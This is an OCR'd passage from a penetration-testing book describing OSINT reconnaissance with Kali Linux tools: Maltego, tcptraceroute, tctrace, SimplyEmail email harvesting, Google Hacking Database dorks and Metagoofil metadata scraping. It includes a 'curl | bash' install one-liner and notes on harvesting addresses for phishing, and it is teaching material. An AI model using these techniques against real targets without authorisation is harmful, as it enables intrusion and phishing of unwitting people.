
```
# maltego
```

You will see the Maltego welcome screen. After several seconds, you will see the following Maltego start up wizard that will help you set up the Maltego client for the first time.


Click on **Next** to continue to the next window and enter your login details. (Click on register here to create an account if you do not have login details.)

Once logged in, enter your personal details (name and email address).

You will then need to select the transform seeds, as shown in the following screenshot:




The Maltego client will connect to the Maltego servers in order to get the transforms. If Maltego has been initialized successfully, you will see the following screenshot:



This means that your Maltego client initialization has been done successfully. Now you can use the Maltego client.

Before we use the Maltego client, let's first look at the Maltego interface:



Maltego Interface

On the top-left side of the preceding screenshot, you will see the **Palette** window. In the **Palette** window, you can choose the entity type for which you want to gather the information. Maltego divides the entities into six groups, as follows:

- **Devices** such as phone or camera
- **Infrastructure** such as AS, DNS name, domain, IPv4 address, MX record, NS record, netblock, URL, and website
- **Locations** on earth
- **Penetration testing**
- **Personal** such as alias, document, email address, image, person, phone number, and phrase
- **Social network** such as Facebook object, Twitter entity, Facebook affiliation, and Twitter affiliation

In the top-middle of the preceding screenshot, you will see the different views:

- **Main View**
- **Bubble View**
- **Entity List**

Views are used to extract information that is not obvious from large graphs—where the analyst cannot see clear relationships via the manual inspection of data. **Main View** is where you work most of the time. In **Bubble View**, the nodes are displayed as bubbles, while in the **Entity List** tab, the nodes are simply listed in text format.

Next to the views, you will see different layout algorithms. Maltego supports the following four layout algorithms:


- **Block layout**: This is the default layout and is used during mining.
- **Hierarchical layout**: The hierarchical layout works with a root and subsequent branches for hosts. This provides a branch structure to allow for visualization of parent/child relationships.
- **Centrality layout**: The centrality layout takes the most central node and then graphically represents the incoming links around the nodes. This is useful when examining several nodes that are all linked to one central node.
- **Organic layout**: The organic layout displays the nodes in such a way that the distance is minimized, giving the viewer a better overall picture of the nodes and their relationships.

After a brief description of the Maltego client user interface, it's time for action.

Let's suppose you want to gather information about a domain. We will use the `example.com` domain for this example. We will explore how to do this in the following sections:

1. Create a new graph (*Ctrl* + *T*) and go to the **Palette** tab.
2. Select **Infrastructure**, and click on **Domain**.
3. Drag it to the main window. If successful, you will see a domain called `paterva.com` in the main window.


4. Double-click on the name and change it to your target domain, such as `example.com`, as shown in the following screenshot:



Maltego Kali Linux

5. If you right-click on the `domain` name, you will see all of the transforms that can be done to the domain name:
    - DNS from domain
    - Domain owner's details
    - Email addresses from domain
    - Files and documents from domain
    - Other transforms, such as **To Person**, **To Phone numbers**, and **To Website**
    - All transforms

6. Let's choose **DomainToDNSNameSchema** from the domain transforms (**Run Transform | Other Transforms | DomainToDNSNameSchema**). The following screenshot shows the result:



Maltego Kali Linux

After the **DNS from Domain** transform, we got information on the website address (`www.example.com`) related to the `example.com` domain.

You can run other transforms to the target domain.

If you want to change the domain, you need to save the current graph first. To save the graph, follow these steps:

1. Click on the Maltego icon, and then select **Save**.
2. The graph will be saved in the Maltego graph file format (`.mtgx`). To change the domain, just double-click on the existing domain and change the domain name.

Next, we will describe several tools that can be used for getting routing information.

Getting network routing information

Network routing information is useful for penetration testers in a number of ways. First, they can identify different devices between the penetration tester's machine and the target. The penetration tester can also glean information about how the network operates and how traffic is routed between the target and the tester's machine. Finally, the penetration tester would also be able to determine whether there was an intermediate barrier such as a firewall or proxy server between the tester and the target.

Kali Linux has a number of tools that provide network routing information.

tcptraceroute

A supplement to the `traceroute` command found in Linux distributions is the `tcptraceroute` tool. The normal `traceroute` command sends either a UDP or ICMP echo request packet to the target house with a **Time to Live** (**TTL**) set to one. This TTL is increased by one for each host it reaches until the packet reaches the target host. The major difference between `traceroute` and the `tcptraceroute` tool is that the `tcptraceroute` tool uses a TCP SYN packet to the target host.

The main advantage with using `tcptraceroute` is when you have the possibility of encountering a firewall between the testing machine and the target. Firewalls are often configured to filter out ICMP and UDP traffic associated with the `traceroute` command. As a result, the `traceroute` information will not be useful to you. Using `tcptraceroute` gives the ability to use the TCP connection on a specific port, which the firewall will allow you to pass through, thereby allowing you to enumerate the network routing path through the firewall.

The `tcptraceroute` command makes use of the TCP three-way handshake to determine whether the patch through the firewall is allowed. If the port is open, you will receive a SYN/ACK packet. If the port is closed, you will receive an RST packet. To start `tcptraceroute`, type the following into the command line:

```
# tcptraceroute
```

This command will show the different functions related to the command.

The simplest usage is running the command against a domain. For this demonstration, we will run the `traceroute` command to trace the network route to the domain the `example.com`:

```
# traceroute www.example.com
```

The redacted output for `traceroute` is as follows:

```
    traceroute to www.example.com (192.168.10.100), 30 hops max, 40 byte
packets
     1  192.168.1.1 (192.168.1.1)  8.382 ms  12.681 ms  24.169 ms
     2  1.static.192.168.xx.xx.isp (192.168.2.1)  47.276 ms  61.215 ms
61.057 ms
     3  * * *
     4  74.subnet192.168.xx.xx.isp (192.168.4.1)  68.794 ms  76.895 ms
94.154 ms
     5  isp2 (192.168.5.1)  122.919 ms  124.968 ms  132.380 ms
    ...
    15  * * *
    ...
    30  * * *
```

As you can see, there are several steps that are indicated and others that appear as ***. If we look at the output, by hop 15, we see that there is no information available. This is indicative of a filtering device between the tester machine and the host, `example.com` domain.

To counter this filtering, we will try to determine the route using the `tcptraceroute` command. As we know that `example.com` has a web server, we will set the command to try the TCP port `80`, which is the HTTP port. Here is the command:

```
# tcptraceroute www.example.com
```

The output is as follows:

```
    Selected device eth0, address 192.168.1.107, port 41884 for outgoing
packets
    Tracing the path to www.example.com (192.168.10.100) on TCP port 80
(www),                 30 hops max
     1  192.168.1.1  55.332 ms  6.087 ms  3.256 ms
     2  1.static.192.168.xx.xx.isp (192.168.2.1)    66.497 ms  50.436
ms  85.326 ms
     3  * * *
     4  74.subnet192.168.xx.xx.isp (192.168.4.1)  56.252 ms  28.041 ms
34.607 ms
     5  isp2 (192.168.5.1)  51.160 ms  54.382 ms  150.168 ms
     6  192.168.6.1  106.216 ms  105.319 ms  130.462 ms
     7  192.168.7.1  140.752 ms  254.555 ms  106.610 ms
    ...
    14  192.168.14.1  453.829 ms  404.907 ms  420.745 ms
    15  192.168.15.1 615.886 ms  474.649 ms  432.609 ms
    16  192.168.16.1 [open]  521.673 ms  474.778 ms  820.607 ms
```

As we can see from the `tcptraceroute` output, the request has reached our target system and has given us the hops that the request took to get to the target.

tctrace

Another tool that makes the same use of the TCP handshake is `tctrace`. Much like `tcptraceroute`, `tctrace` sends a SYN packet to a specific host and if the reply is a SYN/ACK, the port is open. An RST packet indicates a closed port.

To start `tctrace`, enter the following command:

```
# tctrace -i<device> -d<targethost>
```

`-i <device>` is the network interface on the target and `-d <target host>` is the target.

For this example, we are going to run `tctrace` against the `www.example.com` domain:

```
# tctrace -i eth0 -d www.example.com
```

The following output is obtained:

```
 1(1)   [172.16.43.1]
 2(1)   [172.16.44.1]
 3(all)  Timeout
 4(3)   [172.16.46.1]
 5(1)   [172.16.47.1]
```

```
 6(1)   [172.16.48.1]
 7(1)   []
...
14(1)   [172.16.56.1]
15(1)   [172.16.57.1]
16(1)   [198.148.81.137] (reached; open)
```

Utilizing the search engine

Aside from routing and domain information, Kali Linux has other tools that can provide a great deal of OSINT to penetration testers. These tools act as search engines and have the ability to cull a variety of resources, such as Google or social networking sites, for email addresses, documents, and domain information. One of the advantages of using these tools is that they do not directly search websites, but rather use other search engines to provide OSINT. This limits the penetration tester's fingerprints on a target system.

Some of these tools are built into Kali Linux and others have to be installed. The following sections present a good subset of the tools that will aid you in the vast majority of information collection.

SimplyEmail

`SimplyEmail` not only takes email addresses and other information, but also scrubs domains for documents such as text, Word, or Excel spreadsheets. In addition, there are a wide range of different website and search engines that can be used. These include Reddit, Pastebin, and CanaryBin. One of the best features is that the tool creates a report in HTML, which comes in handy when you are preparing your report.

`theharvester` is also a handy tool to aggregate email addresses and other information that a target may leak.

`SimplyEmail` is a Python script that has a number of modules. Installing it is fairly easy.

Use the following steps to install `SimplyEmail`:

1. Navigate to the GitHub site at `https://github.com/killswitch-GUI/SimplyEmail`
2. Enter the following code:

```
curl -s
https://raw.githubusercontent.com/killswitch-GUI/SimplyEmail/master/setup/o
neline-setup.sh | bash
```

3. Once the startup script has completed, you can execute the scripts.

The help menu can be accessed by typing this:

```
  #./SimplyEmail.py -h
Current Version: v1.0 | Website: CyberSyndicates.com
 ============================================================
 Twitter: @real_slacker007 |  Twitter: @Killswitch_gui
 ============================================================
[-s] [-v]
```

Email enumeration is an important phase of so many operations that a pen tester or Red Teamer goes through. There are tons of applications that do email enumeration, but I wanted a simple yet effective way to get what `Recon-Ng` provide and `theharvester` (you may want to run `-h`):

```
optional arguments:
  -all                 Use all non API methods to obtain Emails
  -e company.com       Set required email addr user, ex ale@email.com
  -l                   List the current Modules Loaded
  -t           html / flickr / google
                       Test individual module (For Linting)
  -s                   Set this to enable 'No-Scope' of the email
parsing
  -v                    Set this switch for verbose output of modules
```

To start a search, type in the following:

```
#./SimplyEmail -all -e example.com
```

The script then runs. Beware that if there is no information, there will be errors in the return. This does not mean you have made an error, but rather that there are no results for the search. While the tool runs, you will see the following output on your screen:

```
[*] Starting: PasteBin Search for Emails
[*] Starting: Google PDF Search for Emails
[*] Starting: Exalead DOCX Search for Emails
```

```
[*] Starting: Exalead XLSX Search for Emails
[*] Starting: HTML Scrape of Taget Website
[*] Starting: Exalead Search for Emails
[*] Starting: Searching PGP
[*] Starting: OnionStagram Search For Instagram Users
[*] HTML Scrape of Taget Website has completed with no Email(s)
[*] Starting: RedditPost Search for Emails
[*] OnionStagram Search For Instagram Users: Gathered 23 Email(s)!
[*] Starting: Ask Search for Emails
```

After the searches have been conducted, you will receive a request to verify email addresses. This verification process can take some time, but in a targeted attack where you want to socially engineer or phish specific individuals, it may be prudent. A simple `Y/N` will suffice:

```
[*] Email reconnaissance has been completed:
    Email verification will allow you to use common methods
    to attempt to enumerate if the email is valid.
    This grabs the MX records, sorts and attempts to check
    if the SMTP server sends a code other than 250 for known bad
addresses
 [>] Would you like to verify email(s)?:
```

After the verification question, the final question is the report generation phase:

```
[*] Email reconnaissance has been completed:
   File Location:     /root/Desktop/SimplyEmail
   Unique Emails Found:    246
   Raw Email File:    Email_List.txt
   HTML Email File:    Email_List.html
   Domain Performed:    example.com
[>] Would you like to launch the HTML report?:
```

The report output is an HTML file with the types of searches that have been conducted and the data that has been found. If you are good at HTML, you can even brand this report with your own logo and include it in the final pen test report.


Google Hacking Database (GHDB)

The **Google Hacking Database** (**GHDB**) can be found at `https://www.exploit-db.com/google-hacking-database/` and allows users to use customized advanced queries that may reveal unusual information, which would otherwise not be displayed in a typical results listing on `https://www.google.com/`.

The GHDB was originally developed by Johnny Long, creator of Hackers for Charity, but is now maintained and hosted by Offensive Security, the makers of Kali Linux. The GHDB uses Googledorks which are Google operators used in search strings such as inurl, filetype, allintext, site, cache, and also operators such as `+`, `-`, `*`, and so on. When used correctly, Googledorks can sometimes reveals interesting and even sensitive information such as error messages, vulnerable servers and websites, sensitive files, and login pages. Of course, most of this information is not readily available via ordinary Google searches, which leads to the use of Google as an information gathering and hacking database tool.


The GHDB is simple enough to use. It allows the user to choose from various categories than typing in phrases and Googledorks. Lower down on the page, it lists many of the categories with search queries, as well as links to the queries leading to a Google search, thus making it very easy even for beginners to use.

As an example, I've chosen Vulnerable Servers from the category list, simply entered `apache` in the search field, and clicked on **SEARCH**:



The results listed can be either clicked on or copied and pasted into Google to try and gather more information.

The following screenshot shows the results of the search in Google. Note that there are 16,600 results, but not all results will yield interesting information about vulnerable servers:



For ethical and legal purposes, you should only use the GHDB for information gathering purposes as it pertains to the laws of your state and country.

Metagoofil

`Metagoogil` is a tool that utilizes the Google search engine to get metadata from the documents available in the target domain. Currently, it supports the following document types:

- Word documents (`.docx`, `.doc`)
- Spreadsheet documents (`.xlsx`, `.xls`, `.ods`)
- Presentation files (`.pptx`, `.ppt`, `.odp`)
- PDF files (`.pdf`)

`Metagoogil` works by performing the following actions:

- Searching for all of the preceding file types in the target domain using the Google search engine
- Downloading all of the documents found and saving them to the local disk
- Extracting the metadata from the downloaded documents
- Saving the result in an HTML file

The metadata that can be found includes the following:

- Usernames
- Software versions
- Server or machine names

This information can be used later on to help in the penetration testing phase. `Metagoogil` is not part of the standard Kali Linux v 2.0 distribution. To install, all you need to do is use the `apt-get` command:

```
# apt-get install metagoofil
```

After the installer package has finished, you can access Metagoofil from the command line:

```
# metagoofil
```

This will display simple usage instructions and an example on your screen. As an example of `Metagoogil` usage, we will collect all the DOC and PDF documents (`-t, .doc, .pdf`) from a target domain (`-d hackthissite.org`) and save them to a directory named `test` (`-o test`). We limit the search for each file type to `20` files (`-l 20`) and only download five files (`-n 5`). The report generated will be saved to `test.html` (`-f test.html`). We give the following command:

```
# metagoofil -d example.com -l 20 -t doc,pdf -n 5 -f test.html -o test
```


The redacted result of this command is as follows:

```
[-] Starting online search...
[-] Searching for doc files, with a limit of 20
  Searching 100 results...
Results: 5 files found
Starting to download 5 of them:
----------------------------------------
[1/5] /webhp?hl=en [x] Error downloading /webhp?hl=en
[2/5] /intl/en/ads [x] Error downloading /intl/en/ads
[3/5] /services [x] Error downloading /services
